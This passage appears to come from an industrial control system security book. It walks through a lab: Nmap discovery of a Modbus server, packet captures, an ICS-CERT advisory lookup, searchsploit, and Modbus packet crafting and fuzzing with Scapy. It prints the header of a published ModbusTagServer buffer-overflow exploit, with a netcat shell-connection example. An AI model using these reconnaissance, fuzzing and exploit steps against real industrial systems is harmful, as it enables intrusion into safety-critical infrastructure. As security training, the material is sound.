1   0.13 ms 192.168.179.131

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.00 seconds
```

Hmm, looks like all ports are closed, but note that Nmap scans only a select (`1000`) ports by default. We can scan all TCP ports by adding `-p-` to the command, which instructs Nmap to scan all TCP ports (`0-65535`). This command will take considerably longer to run and will be very noisy on the network. Not particularly stealthy, but we are on our own turf, so we can get away with this. In real life, you would want to limit yourself and either scan in smaller sub-sections, scan slower, or take educated guesses on port ranges:

```
# nmap -A 192.168.179.131 -p-

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-13 04:43 EDT
Nmap scan report for 192.168.179.131
Host is up (0.00013s latency).
Not shown: 65534 closed ports
PORT    STATE SERVICE VERSION
502/tcp open  mbap
MAC Address: 00:0C:29:8F:79:2C (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.13 ms 192.168.179.131

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 153.91 seconds
```


This time around, Nmap picked up the open Modbus port. It identified it as hosting the `mbap` service, which is, if you remember, the ADU header part. But the fun doesn't stop here. Nmap has the ability to run scripts via an NSE script parsing engine. This way, the functionality of Nmap can be extended to include a range of functionality. One such script is `modbus-discover.nse`. This script will interrogate the Modbus server to give up its device information:

```
# nmap 192.168.179.131 -p 502 --script modbus-discover.nse
Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-13 04:51 EDT
Nmap scan report for 192.168.179.131
Host is up (0.00012s latency).
PORT    STATE SERVICE
502/tcp open  Modbus
| Modbus-discover:
|   sid 0x1:
|     error: SLAVE DEVICE FAILURE
|_    Device identification: PyModbus Inc. PM 1.0
MAC Address: 00:0C:29:8F:79:2C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.29 seconds
```

Notice something familiar about the `Device identification`? It's the information we gave the Modbus server when we initiated it on the Ubuntu VM:

```
identity.VendorName  = 'PyModbus Inc.'
identity.ProductCode = 'PM'
identity.MajorMinorRevision = '1.0'
```

What made this identification possible are the following two request packets, sent by Nmap to the Modbus server application:



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression... +

```
ip.addr== 192.168.179.131 && tcp.port == 502
```

```
No. Time        Source          Destination     Protocol   Length Info
 12 0.000000000 192.168.179.129 192.168.179.131 TCP            58 47300 → 502 [SYN] Seq=0 W
 13 0.000144454 192.168.179.131 192.168.179.129 TCP            60 502 → 47300 [SYN, ACK] Se
 14 0.039560493 192.168.179.129 192.168.179.131 TCP            74 44734 → 502 [SYN] Seq=0 W
 15 0.000155310 192.168.179.131 192.168.179.129 TCP            74 502 → 44734 [SYN, ACK] Se
 16 0.000023667 192.168.179.129 192.168.179.131 TCP            66 44734 → 502 [ACK] Seq=1 A
 17 0.000092419 192.168.179.129 192.168.179.131 Modbus/TCP     74    Query: Trans:     0; U
 18 0.000131590 192.168.179.131 192.168.179.129 TCP            66 502 → 44734 [ACK] Seq=1 A
 19 0.003705403 192.168.179.131 192.168.179.129 Modbus/TCP     75 Response: Trans:     0; U
 20 0.000011262 192.168.179.129 192.168.179.131 TCP            66 44734 → 502 [ACK] Seq=9 A
 21 0.000066522 192.168.179.129 192.168.179.131 TCP            66 44734 → 502 [FIN, ACK] Se
 22 0.000086226 192.168.179.129 192.168.179.131 TCP            74 44736 → 502 [SYN] Seq=0 W
 23 0.000146110 192.168.179.131 192.168.179.129 TCP            74 502 → 44736 [SYN, ACK] Se
 24 0.000014283 192.168.179.129 192.168.179.131 TCP            66 44736 → 502 [ACK] Seq=1 A
 25 0.000060582 192.168.179.129 192.168.179.131 Modbus/TCP     77    Query: Trans:     0; U
 26 0.000021468 192.168.179.131 192.168.179.129 TCP            66 502 → 44734 [FIN, ACK] Se
 27 0.000008502 192.168.179.129 192.168.179.131 TCP            66 44734 → 502 [ACK] Seq=10
 28 0.000045118 192.168.179.131 192.168.179.129 TCP            66 502 → 44736 [ACK] Seq=1 A
 29 0.000541168 192.168.179.131 192.168.179.129 Modbus/TCP    104 Response: Trans:     0; U
 30 0.000007908 192.168.179.129 192.168.179.131 TCP            66 44736 → 502 [ACK] Seq=12
 31 0.000058595 192.168.179.129 192.168.179.131 TCP            66 44736 → 502 [FIN, ACK] Se
 32 0.000148002 192.168.179.131 192.168.179.129 TCP            66 502 → 44736 [FIN, ACK] Se
 33 0.000010538 192.168.179.129 192.168.179.131 TCP            66 44736 → 502 [ACK] Seq=13
```


```
▶ Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) c
▶ Ethernet II, Src: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce), Dst: Vmware_8f
▶ Internet Protocol Version 4, Src: 192.168.179.129, Dst: 192.168.179.1
▶ Transmission Control Protocol, Src Port: 44734, Dst Port: 502, Seq: 1
▼ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 2
    Unit Identifier: 1
▼ Modbus
    .001 0001 = Function Code: Report Slave ID (17)
```

The first request uses function code `17` to request the **Slave ID**:



```
▸ Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▸ Ethernet II, Src: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce), Dst: Vmware_8f:79:2c (00:0c:29:8f:79:2c)
▸ Internet Protocol Version 4, Src: 192.168.179.129, Dst: 192.168.179.131
▸ Transmission Control Protocol, Src Port: 44734, Dst Port: 502, Seq: 1, Ack: 1, Len: 8
▾ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 2
    Unit Identifier: 1
▾ Modbus
    .001 0001 = Function Code: Report Slave ID (17)
```


The server responds as follows:



```
▸ Frame 19: 75 bytes on wire (600 bits), 75 bytes captured (600 bits) on interface 0
▸ Ethernet II, Src: Vmware_8f:79:2c (00:0c:29:8f:79:2c), Dst: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce)
▸ Internet Protocol Version 4, Src: 192.168.179.131, Dst: 192.168.179.129
▸ Transmission Control Protocol, Src Port: 502, Dst Port: 44734, Seq: 1, Ack: 9, Len: 9
▾ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 3
    Unit Identifier: 1
▾ Function 17:  Report Slave ID.  Exception: Slave device failure
    .001 0001 = Function Code: Report Slave ID (17)
    Exception Code: Slave device failure (4)
```


The server gave an exception response because the Device ID that the `pyModbus` server uses isn't a well-known one.

For the second request, `modbus-cli` uses function code `43` and subcommands `14`, `1`, and `0` to query the server for `VendorName`, `ProductCode`, and `Revision` numbers:



```
▸ Frame 25: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface 0
▸ Ethernet II, Src: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce), Dst: Vmware_8f:79:2c (00:0c:29:8f:79:2c)
▸ Internet Protocol Version 4, Src: 192.168.179.129, Dst: 192.168.179.131
▸ Transmission Control Protocol, Src Port: 44736, Dst Port: 502, Seq: 1, Ack: 1, Len: 11
▾ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 5
    Unit Identifier: 1
▾ Modbus
    .010 1011 = Function Code: Encapsulated Interface Transport (43)
    MEI type: Read Device Identification (14)
    Read Device ID: Basic Device Identification (1)
    Object ID: VendorName (0)
```

The Modbus server happily replies to this:




```
▸ Frame 29: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface 0
▸ Ethernet II, Src: Vmware_8f:79:2c (00:0c:29:8f:79:2c), Dst: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce)
▸ Internet Protocol Version 4, Src: 192.168.179.131, Dst: 192.168.179.129
▸ Transmission Control Protocol, Src Port: 502, Dst Port: 44736, Seq: 1, Ack: 12, Len: 38
▾ Modbus/TCP
    Transaction Identifier: 0
    Protocol Identifier: 0
    Length: 32
    Unit Identifier: 1
▾ Modbus
    .010 1011 = Function Code: Encapsulated Interface Transport (43)
    MEI type: Read Device Identification (14)
    Read Device ID: Basic Device Identification (1)
    Conformity Level: Extended Device Identification (stream and individual) (0x83)
    More Follows: 0x00
    Next Object ID: 0
    Number of Objects: 3
  ▾ Objects
    ▾ Object #1
        Object ID: VendorName (0)
        Object length: 13
        Object String Value: Pymodbus Inc.
    ▾ Object #2
        Object ID: ProductCode (1)
        Object length: 2
        Object String Value: PM
    ▾ Object #3
        Object ID: MajorMinorRevision (2)
        Object length: 3
        Object String Value: 1.0
```

*So what?* Is what you may think. Well, keep in mind that this information can be obtained by anyone who knows the IP address for the device in question. Armed with the right information, an attacker can now find potential known vulnerabilities for the product. Take, for example, the following Nmap scan output:

```
PORT    STATE SERVICE
502/tcp open  Modbus
| Modbus-discover:
|   sid 0x62:
|     Slave ID data: ScadaTEC
|     Device identification: ModbusTagServer V4.0.1.1
|_
```

Running the device name through a database like the **ICS-CERT** at `https://ics-cert.us-cert.gov/` reveals some potential vulnerabilities to exploit:



ModbusTagServer

Advisory (ICSA-11-362-01) - ICS-CERT
ics-cert.us-cert.gov/advisories/ICSA-11-362-01
**Advisory (ICSA-11-362-01)** ... ScadaTEC's **ModbusTagServer** is an OPC server that communicates directly with field devices and makes data available to ...


Alert (ICS-ALERT-11-255-01) - ICS-CERT
ics-cert.us-cert.gov/alerts/ICS-ALERT-11-255-01
**Alert (ICS-ALERT-11-255-01)** ScadaTEC ScadaPhone & **Modbus TagServer** Buffer Overflow Vulnerability
Original release date: September 12, 2011 | Last ...

Powered by bing

There is even a published exploit for this particular vulnerability. Run the following command on your Kali VM:

```
# searchsploit ModbusTagServer
```

The `searchsploit` command queries a local copy of the `exploitdb` (`https://www.exploit-db.com/`) database and returns the location of a published exploit if available. In this case, `searchsploit` returned the following:



```
--------------------------------------------------------------- ----------------------------------
 Exploit Title                                                 |  Path
                                                               | (/usr/share/exploitdb/platforms/)
--------------------------------------------------------------- ----------------------------------
ScadaTEC ModbusTagServer & ScadaPhone - '.zip' Buffer Overf | windows/local/17817.php
--------------------------------------------------------------- ----------------------------------
```

```
# cat /usr/share/exploitdb/platforms/windows/local/17817.php
<?php
/*
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
ScadaTEC ModbusTagServer & ScadaPhone (.zip) buffer overflow exploit (0day)
Date: 09/09/2011
Author: mr_me (@net__ninja)
Vendor: http://www.scadatec.com/
ScadaPhone Version: <= 5.3.11.1230
ModbusTagServer Version: <= 4.1.1.81
Tested on: Windows XP SP3 NX=AlwaysOn/OptIn
```

```
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Notes:
- The ScadaPhone exploit is a DEP bypass under windows XP sp3 only
- The ModbusTagServer exploit does not bypass dep
- To trigger this vulnerability, you must 'load' a project from a zip file.
Feel free to improve it if you want. Example usage:
[mr_me@neptune scadatec]$ php zip.php -t scadaphone
[mr_me@neptune scadatec]$ nc -v 192.168.114.141 4444
Connection to 192.168.114.141 4444 port [tcp/krb524] succeeded!
…
<output cut for brevity>
```

## Using Python and Scapy to communicate over Modbus

Modbus-cli is not the only way to query the Modbus server. For this exercise, I will be introducing one of my favorite tools, or more precisely a Python framework, Scapy. Freely available at `http://www.secdev.org/projects/scapy/` but also pre-installed on Kali, Scapy is a powerful interactive packet manipulation tool. It can build, forge, and decode packets for a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. It can handle most classic tasks, such as scanning, tracerouting, probing, unit tests, attacks, or network discovery. It also performs a lot of other specific tasks that most other cookie-cut tools can't do, such as sending invalid frames, injecting your own 802.11 frames, and so on.

We will cover the basics for Scapy here, but for a more in-depth tutorial, you should head over to `http://www.secdev.org/projects/scapy/doc/usage.html#interactive-tutorial`.

As mentioned, Scapy comes preinstalled with Kali Linux, so let's open a Terminal on our Kali VM and start Scapy:

```
# scapy
Welcome to Scapy
>>>
```

Here is an example of building an Ethernet frame (network packet) from scratch:


```
>>> ip = IP(src='192.168.179.129', dst='192.168.179.131')
>>> tcp = TCP(sport=12345, dport=502, flags='S')
>>> pkt = ip/tcp
>>> pkt.show()
###[ IP ]###
```

```
        version= 4
        ihl= None
        tos= 0x0
        len= None
        id= 1
        flags=
        frag= 0
        ttl= 64
        proto= tcp
        chksum= None
        src= 192.168.179.129
        dst= 192.168.179.131
        \options\
    ###[ TCP ]###
           sport= 12345
           dport= 502
           seq= 0
           ack= 0
           dataofs= None
           reserved= 0
           flags= SA
           window= 8192
           chksum= None
           urgptr= 0
           options= {}
    >>>
```

Now we can send the packet with the `send()` command. (At this point the python Modbus server should be running on the Ubuntu VM):

```
>>> send(pkt)
.
Sent 1 packets.
```

If we look at the packet capture for this action, we can see that the packet we just created got send to the Ubuntu VM (`192.168.179.131`) and got a response as well. As a note, the retransmissions are happening because we started the TCP three-way handshake with setting the `SYN` flag, which caused the Ubuntu server to respond with an `SYN`/`ACK` packet, and we are neglecting to complete with a final `ACK` packet:



```
No. Time         Source          Destination     Protoco Length Info
 15 0.000000000  192.168.179.129 192.168.179.131 TCP     54 12345 → 502 [SYN] Seq=0 Win=8192 Len=0
 16 0.000223686  192.168.179.131 192.168.179.129 TCP     60 502 → 12345 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
 18 0.997353369  192.168.179.131 192.168.179.129 TCP     60 [TCP Retransmission] 502 → 12345 [SYN, ACK] Seq=0 Ack=1 Win=29200
 19 2.000137319  192.168.179.131 192.168.179.129 TCP     60 [TCP Retransmission] 502 → 12345 [SYN, ACK] Seq=0 Ack=1 Win=29200
 25 3.999862716  192.168.179.131 192.168.179.129 TCP     60 [TCP Retransmission] 502 → 12345 [SYN, ACK] Seq=0 Ack=1 Win=29200
 30 8.000213573  192.168.179.131 192.168.179.129 TCP     60 [TCP Retransmission] 502 → 12345 [SYN, ACK] Seq=0 Ack=1 Win=29200
 31 16.000404…   192.168.179.131 192.168.179.129 TCP     60 [TCP Retransmission] 502 → 12345 [SYN, ACK] Seq=0 Ack=1 Win=29200
```

Instead of using Wireshark to capture the response, we can have Scapy grab it with the `sr1()` command:

```
>>> answer = sr1(pkt)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> answer.show()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 44
  id= 0
  flags= DF
  frag= 0L
  ttl= 64
  proto= tcp
  chksum= 0x5276
  src= 192.168.179.131
  dst= 192.168.179.129
  \options\
###[ TCP ]###
     sport= 502
     dport= 12345
     seq= 4164488570
     ack= 1
     dataofs= 6L
     reserved= 0L
     flags= SA
     window= 29200
     chksum= 0x5cc
     urgptr= 0
     options= [('MSS', 1460)]
###[ Padding ]###
        load= '\x00\x00'
>>>
```

Notice how the server responds to our request packet with a response that has both the `SYN` and `ACK` TCP flags set, indicating that the port is open. If your response packet shows the flags set to RA (Reset/Ack), indicating the port is closed, verify that the python Modbus server is started on the Ubuntu VM.

Scapy can perform the fuzzing of protocols with a single command:


```
>>> send(ip/fuzz(TCP(dport=502)),loop=1)
.............................................................................
.............................................................................
.............................................................................
.............................................................................
..............................................^C^
Sent 780 packets.
```

This will send out packets with a normal IP layer and a TCP layer where all the fields except the destination port (set by `dport=502`) are fuzzed. You can let this command run until it triggers an exception in the destination application, at which point, you can inspect the details behind the exception.

Even though Scapy comes with a tremendous amount of support for all kinds of protocols, there is no default support for the Modbus protocol. So, for example, this isn't supported by default:

```
>>> pkt = ip/tcp/ModbusADU()
Traceback (most recent call last):
  File "<console>", line 1, in <module>
```

Luckily, Python can be extended with the use of modules, so we are going to use some modules created by *enddo* for his Modbus offensive framework, smod, downloadable from `https://github.com/enddo/smod`. After downloading the project archive, extract the contents of the `smod-master/System/Core` directory into a newly created directory `/usr/lib/python2.7/dist-packages/Modbus/` on the Kali Linux VM:



```
Banner.py      1.1 kB
Colors.py      191 bytes
Global.py      354 bytes
__init__.py    0 bytes
Interface.py   5.8 kB
Loader.py      532 bytes
Modbus.py      17.2 kB
```

With these files in place, we can now import the necessary modules that contain the required classes to craft and dissect Modbus packets:

```
>>> from Modbus.Modbus import *
>>> pkt = ip/tcp/ModbusADU()
>>> pkt.show()
###[ IP ]###
  version= 4
```

```
     ihl= None
     tos= 0x0
     len= None
     id= 1
     flags=
     frag= 0
     ttl= 64
     proto= tcp
     chksum= None
     src= 192.168.179.129
     dst= 192.168.179.131
     \options\
###[ TCP ]###
        sport= 12345
        dport= 502
        seq= 0
        ack= 0
        dataofs= None
        reserved= 0
        flags= S
        window= 8192
        chksum= None
        urgptr= 0
        options= {}
###[ ModbusADU ]###
           transId= 0x1
           protoId= 0x0
           len= None
           unitId= 0x0
>>>
```

Remember that depending on what function code we are sending, the PDU layer will vary. So let's see what we have available to our disposal. Type in the following command, ending with a double tab:

```
>>> pkt = ip/tcp/ModbusADU()/ModbusPDU
## TAB-TAB
ModbusPDU01_Read_Coils
ModbusPDU04_Read_Input_Registers_Exception
ModbusPDU0F_Write_Multiple_Coils_Answer
ModbusPDU01_Read_Coils_Answer
ModbusPDU05_Write_Single_Coil
ModbusPDU0F_Write_Multiple_Coils_Exception
ModbusPDU01_Read_Coils_Exception
ModbusPDU05_Write_Single_Coil_Answer
ModbusPDU10_Write_Multiple_Registers
ModbusPDU02_Read_Discrete_Inputs
ModbusPDU05_Write_Single_Coil_Exception
```


```
ModbusPDU10_Write_Multiple_Registers_Answer
ModbusPDU02_Read_Discrete_Inputs_Answer
ModbusPDU06_Write_Single_Register
ModbusPDU10_Write_Multiple_Registers_Exception
ModbusPDU02_Read_Discrete_Inputs_Exception
ModbusPDU06_Write_Single_Register_Answer
ModbusPDU11_Report_Slave_Id
ModbusPDU03_Read_Holding_Registers
ModbusPDU06_Write_Single_Register_Exception
ModbusPDU11_Report_Slave_Id_Answer
ModbusPDU03_Read_Holding_Registers_Answer
ModbusPDU07_Read_Exception_Status
ModbusPDU11_Report_Slave_Id_Exception
ModbusPDU03_Read_Holding_Registers_Exception
ModbusPDU07_Read_Exception_Status_Answer
ModbusPDU_Read_Generic
ModbusPDU04_Read_Input_Registers
ModbusPDU07_Read_Exception_Status_Exception
>>> pkt = ip/tcp/ModbusADU()/ModbusPDU
```

These are the various PDU formats that the smod framework modules added to Scapy. Let's start with a simple one and select the one for function code `1`, `ModbusPDU01_Read_Coils`:

```
>>> pkt = ip/tcp/ModbusADU()/ModbusPDU01_Read_Coils()
>>> pkt[ModbusADU].show()
###[ ModbusADU ]###
  transId= 0x1
  protoId= 0x0
  len= None
  unitId= 0x0
###[ Read Coils Request ]###
     funcCode= 0x1
     startAddr= 0x0
     quantity= 0x1
```


Let's send this packet and see what happens:

```
>>> send(pkt)
```



```
No.   Time        Source           Destination      Protocol Length Info
┌   3 0.000000000 192.168.179.129  192.168.179.131  Modbus…      66    Query: Trans:     1; Unit:   0, Func:   1: Read Coils
│   4 0.000307930 192.168.179.131  192.168.179.129  TCP          60 502 → 12345 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
│   5 0.998431520 192.168.179.131  192.168.179.129  TCP          60 [TCP Retransmission] 502 → 12345 [SYN, ACK] Seq=0 Ack=1 Win=
```

